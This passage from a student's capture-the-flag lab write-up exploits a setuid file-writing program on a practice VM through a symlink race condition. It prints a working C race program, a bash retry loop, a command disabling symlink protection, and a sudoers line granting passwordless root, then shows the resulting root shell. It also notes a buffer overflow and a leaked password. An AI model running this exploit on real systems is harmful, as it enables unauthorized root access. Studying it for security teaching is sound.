  pFVar3 = fopen("/tmp/XYZ","w+");
  __n = strlen(local_208);
  fwrite(local_208,1,__n,pFVar3);
  fclose(pFVar3);
}
```

Figure 12: Ghidra Reverse Binary, Race Condition Identification *access(), fopen()*


d. Before attempting to attack, I first disabled Ubuntu countermeasure that restricts whether a program can follow a symbolic link in a world-writable directory, such as /tmp/. The command to do this is the following:



```
keanu@VM:/usr/local/bin/Custom_Scripts$ sudo sysctl -w fs.prot
ected_symlinks=0
[sudo] password for keanu:
fs.protected_symlinks = 0
```

Figure 13: Disabling Protected Symlinks for Victim Machine


e. When choosing a target file to symlink and attempt writing to, it is essential to check the file attributes associated with the target file. Simply using *ls -l* to check file permissions does not indicate other file properties, such as **immutability**. To check these attributes, I used the *lsattr* program. *Lsattr* lists the file attributes, and using it, I can see that */etc/passwd* is immutable. Because user Keanu does not have root privilege, I cannot change the file attribute and make */etc/passwd* writeable with *chattr*. Therefore, I will need to choose a different target file.



```
-------------e-- ./ppp
-------------e-- ./apm
-------------e-- ./ssl
-------------e-- ./ImageMagick-6
-------------e-- ./dnsmasq.d
-------------e-- ./initramfs-tools
-------------e-- ./timezone
-------------e-- ./group
-------------e-- ./hosts
-------------e-- ./deluser.conf
-------------e-- ./update-notifier
-------------e-- ./pm
-------------e-- ./cron.d
-------------e-- ./brlapi.key
-------------e-- ./zsh
-------------e-- ./dpkg
-------------e-- ./avahi
-------------e-- ./issue.net
----i--------e-- ./passwd
-------------e-- ./bonobo-activation
lsattr: Operation not supported While reading flags on ./vtrgb
-------------e-- ./gnome-app-install
lsattr: Permission denied While reading flags on ./passwd-
-------------e-- ./thunderbird
```

Figure 14: Using *lsattr* to identify Immutability of */etc/passwd*

f. */etc/sudoers* is a good target file. Unfortunately, because the read attribute flag is set, it is not possible for user Keanu to read the flags on */etc/sudoers.* This does not mean that the immutable flag is set though, so I decided to try using the race condition.




```
keanu@VM:/etc$ lsattr sudoers
lsattr: Permission denied While reading flags on sudoers
```

Figure 15: Using *lsattr* on *sudoers* file, Unable to Identify Immutability

i. It may also be possible to overwrite */etc/shadow*. This file stores the salt and hash for users indicated in */etc/passwd*. Difficulty arises because the */etc/shadow* file is not readable by regular-privileged users, so it was difficult to identify which hashing algorithm was used for converting cleartext to hashed passwords. It may be possible to enumerate and test the various hashing algorithms. I suspect that SHA-256 was used, but I have not tested.

g. Because it is possible for the race condition to fail, I needed to automate execution of the vulnerable program. I used the following *bash* script, passing input from an input file I created named *passwd*. This script uses *ls -l* to check if target file */etc/sudoers* was modified, and ends execution if so. It is possible to successfully invoke the race condition vulnerability without using this checking mechanism, but then the Attacker must guess if the race condition succeeded.




keanu@VM: /usr/local/bin/Custom_Scripts

```
#!/bin/bash

CHECK="ls -l /etc/sudoers"
old=$($CHECK)
new=$($CHECK)
while [ "$old" == "$new" ]
do
./overwriteFile passwd
new=$($CHECK)
done
echo "sudoers changed!"
~
```

Figure 16: Bash Script to Repeatedly Execute *overwriteFile* and Notify Change to *Sudoers*

i. The *passwd* input is the line I want to append to */etc/sudoers.* If appended to *sudoers,* this line gives user Keanu full root privileges, without requiring password.




keanu@VM: /usr/local/bin/Custom_Scripts

```
keanu ALL=(ALL) NOPASSWD:ALL
~
```

Figure 17: Input File *passwd*, Intended to be Appended to */etc/Sudoers* via Race Condition


h. The following *c* program invokes the race condition when run parallel to the *bash* script. First, */tmp/XYZ* is symlinked to */dev/null*, so that the *access()* check is validated. Next, */tmp/XYZ* is linked to */etc/sudoers,* which we attempt to validate using the race condition. The purpose of *usleep()* is to avoid potentially triggering inherent kernel-space race conditions via fast invocation of symlink */tmp/XYZ.*



```
keanu@VM: /usr/local/bin/Custom_Scripts
#include <unistd.h>

int main()
{
        while(1) {
                unlink("/tmp/XYZ");
                symlink("/dev/null","/tmp/XYZ");
                usleep(1000);

                unlink("/tmp/XYZ");
                symlink("/etc/sudoers","/tmp/XYZ");
                usleep(1000);
        }
        return 0;
}
~
```


Figure 18: *Attack c* Program, Symlink Race Condition

i. To attempt utilizing the race condition, I compiled the *c* attack program and ran it in the background. In another terminal, I invoked the bash script. When termination of the *bash* script occurred, I had successfully appended to */etc/sudoers*. To test this, I used *sudo bash* to attempt logging in as root shell. The *id* command confirms that the uid of the invoked *bash* is 0, indicating root.




```
keanu@VM:/usr/local/bin/Custom_Scripts$ gcc attack.c -o atk
keanu@VM:/usr/local/bin/Custom_Scripts$ ls
atk         overwriteFile   scheduling   timeOffRequests
attack.c    passwd          target.sh    weeklySchedule
keanu@VM:/usr/local/bin/Custom_Scripts$ ./atk
```

Figure 19: Compiling, Running *Attack c* program in Background



```
keanu@VM:/usr/local/bin/Custom_Scripts$ bash target.sh
No permission
No permission
```



```
No permission
No permission
No permission
No permission
No permission
No permission
No permission
sudoers changed!
keanu@VM:/usr/local/bin/Custom_Scripts$ sudo bash
root@VM:/usr/local/bin/Custom_Scripts# id
uid=0(root) gid=0(root) groups=0(root)
root@VM:/usr/local/bin/Custom_Scripts# cd /root
root@VM:/root# ls
secret
root@VM:/root# vim secret
root@VM:/root# cat secret
fb8d98be1265dd88bac522e1b2182140
dc5d6e5c0ffd6d1cf249286ced098382
root@VM:/root# echo Anand Nambakam 5/3/2021
Anand Nambakam 5/3/2021
root@VM:/root# 
```


Figure 20: Running *bash* script in Parallel; Successful Race Condition Utilization

j. At this point, to retrieve the *secret* from the root directory, I used *cd* to navigate to */root* directory. I used *ls* and *cat* to identify and view the secret file respectively. As per instructions, I used *echo* to print my name and date to the console, confirming authenticity. The above screenshot indicates successful invocation of root shell, and retrieval of *secret* from the */root* directory.

Other Vulnerabilities, Details Gathered from Victim Machine

During my exploration of the victim machine, I came across some interesting vulnerabilities and details. While these were not directly used to achieve the task goals, I think they are worth detailing.

1. Potential password of *seed* user (did not work)
   a. Upon gaining reverse shell access to the Victim machine, it was possible to find an email in *seed* user indicating a potential password for user *Keanu.* The email was located in */home/seed/Documents*. The email indicates that *keanu* user has password "password123". Using *su seed* and this password, I was unable able to login as user *seed.* I am assuming this was intended for testing purposes, because the password does not work for user *seed* or *Keanu.*




```
keanu@VM:/$ cd home
keanu@VM:/home$ ls
keanu  seed
keanu@VM:/home$ cd seed
keanu@VM:/home/seed$ ls
android        Documents         lib       source
bin            Downloads         Music     Templates
Customization  examples.desktop  Pictures  Videos
Desktop        get-pip.py        Public
keanu@VM:/home/seed$ cd Desktop
keanu@VM:/home/seed/Desktop$ ls
keanu@VM:/home/seed/Desktop$ ls
keanu@VM:/home/seed/Desktop$ cd ..
keanu@VM:/home/seed$ cd Documents
keanu@VM:/home/seed/Documents$ ls
emails  weeklySchedule
keanu@VM:/home/seed/Documents$ cd emails
keanu@VM:/home/seed/Documents/emails$ ls
08-17-20 11:39:17
keanu@VM:/home/seed/Documents/emails$ cat '08-17-20 11:39:17'
Keanu,

It has come to our attention that your password of "password12
3" does not meet our new security policies. We request that yo
u change your password as soon as possible.
```

Figure 21: Email Log in user *Seed*

2. Buffer Overflow vulnerability in *scheduling* program
   a. While I did not use the *scheduling* program to gain root shell access, I observed a buffer overflow vulnerability, which could potentially be invoked via ROP-Gadget chain.

   b. Similar to *overwriteFile* program, *scheduling* is a root setUID program. (This is indicated above, in the screenshot where I used *ls -l* upon all files in the *Custom_Scripts* directory.
      i. I used Ghidra to reverse *scheduling*, and found a *scanf* in *main* which does not check for size of passed buffer. The function *TORequest* appears to pass in this variable. I was able to trigger segmentation fault, which indicates potential for buffer overflow to be maliciously utilized.




```
local_10 = &param_1;
if (param_1 == 2) {
  do {
    printf("\n%s, what would you like to do?\n1. View Weekly Schedule\n2. Submit Time Off Request\n3. Close Progra
           ,param_2[1]);
    __isoc99_scanf(&DAT_08048b23,&local_15);
    do {
```

Figure 22: Buffer Overflow Vulnerability in *scheduling* Program, *scanf()*


         1. Based on this finding, I could use input "10000….", "20…", and "300…." as input to the program, which produced unintended behavior of representing "1" "2" and "3" respectively. I can also use these inputs to trigger segmentation fault due to buffer overflow when attempting to

"submit a time off request". With proper payload, it may be possible to invoke malicious code through this vulnerability.



```
-: 20

Week 11/08 Time Off Request
---------------------------
Name     Day of Week      Approved/Denied
---------------------------
Jill     Tuesday          Approved
Tommy    Friday           Denied

a, what would you like to do?
1. Submit Time Off Request
2. Exit
-: 20

a, what would you like to do?
1. View Weekly Schedule
2. Submit Time Off Request
3. Close Program
-: 30

Returned Properly
```


Figure 23: Erroneous Inputs Producing Valid Outputs in *scheduling* Program



```
keanu@VM: /usr/local/bin/Custom_Scripts
keanu@VM: /usr/local/bin/Custom_Scripts 80x24
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
11111111111111111111111111111111111111111111111111111111111111111111111111111111
1111111111111111111111111111, what would you like to do?
1. Submit Time Off Request
2. Exit
-: 11


Provide day of week Sunday - Saturday

Requested Day: 1
Segmentation fault
keanu@VM:/usr/local/bin/Custom_Scripts$
```

Figure 24: Triggering Segmentation Fault in *scheduling* Program, Indication of Buffer Overflow Vulnerability


3. I used *vim ~/.bash_history* to view the history of all commands run in the user account *Keanu*. Thankfully Jarek did not clear this 😊. I was able to see how Jarek built and tested the various files on the Victim machine, which gave insight into how to exploit them.
    a. Of note, I found an interesting *ROPgadget* file used to test a version of *Scheduling* named *Schedule.* I can make the educated guess that *scheduling* can be exploited using a ROPgadget chain.



```
echo $PATH
su
nano /etc/rc.local
ROPgadget
su
PATH=$PATH:/usr/local/bin/Schedule
echo $PATH
scheduling
scheduling Jarek
cd /usr/local/bin/Scheduling
cd /usr/local/bin/Schedule'

'
cd /usr/local/bin/Schedule
ls
ls -l
cat weeklySchedule
scheduling Jarek
cd ..
su
cd Schedle
cd Schedule
l
ls
```

Figure 25: Finding *ROPGadget* file in Bash history


b. In the bash history, I also found when Jarek tested the *overwriteFile* program. I can see that he used a method akin to utilizing race conditions.



```
nano target_process.sh
nano attack.c
gcc -o attack attack.c
ls
touch testFile
echo "Testing overwrite" > testFile
cat testFile
./attack
ls
nano target_process.sh
./attack
echo "New Overwrite" > testFile
cat testFile
cat weeklySchedule
./attack
cd /home/keanu
ls -al
nano .bashrc
echo $PATH
cd /usr/local/bin/Schedule
ls
nano overwriteFile.c
```

Figure 26: Finding *attack* program in Bash History

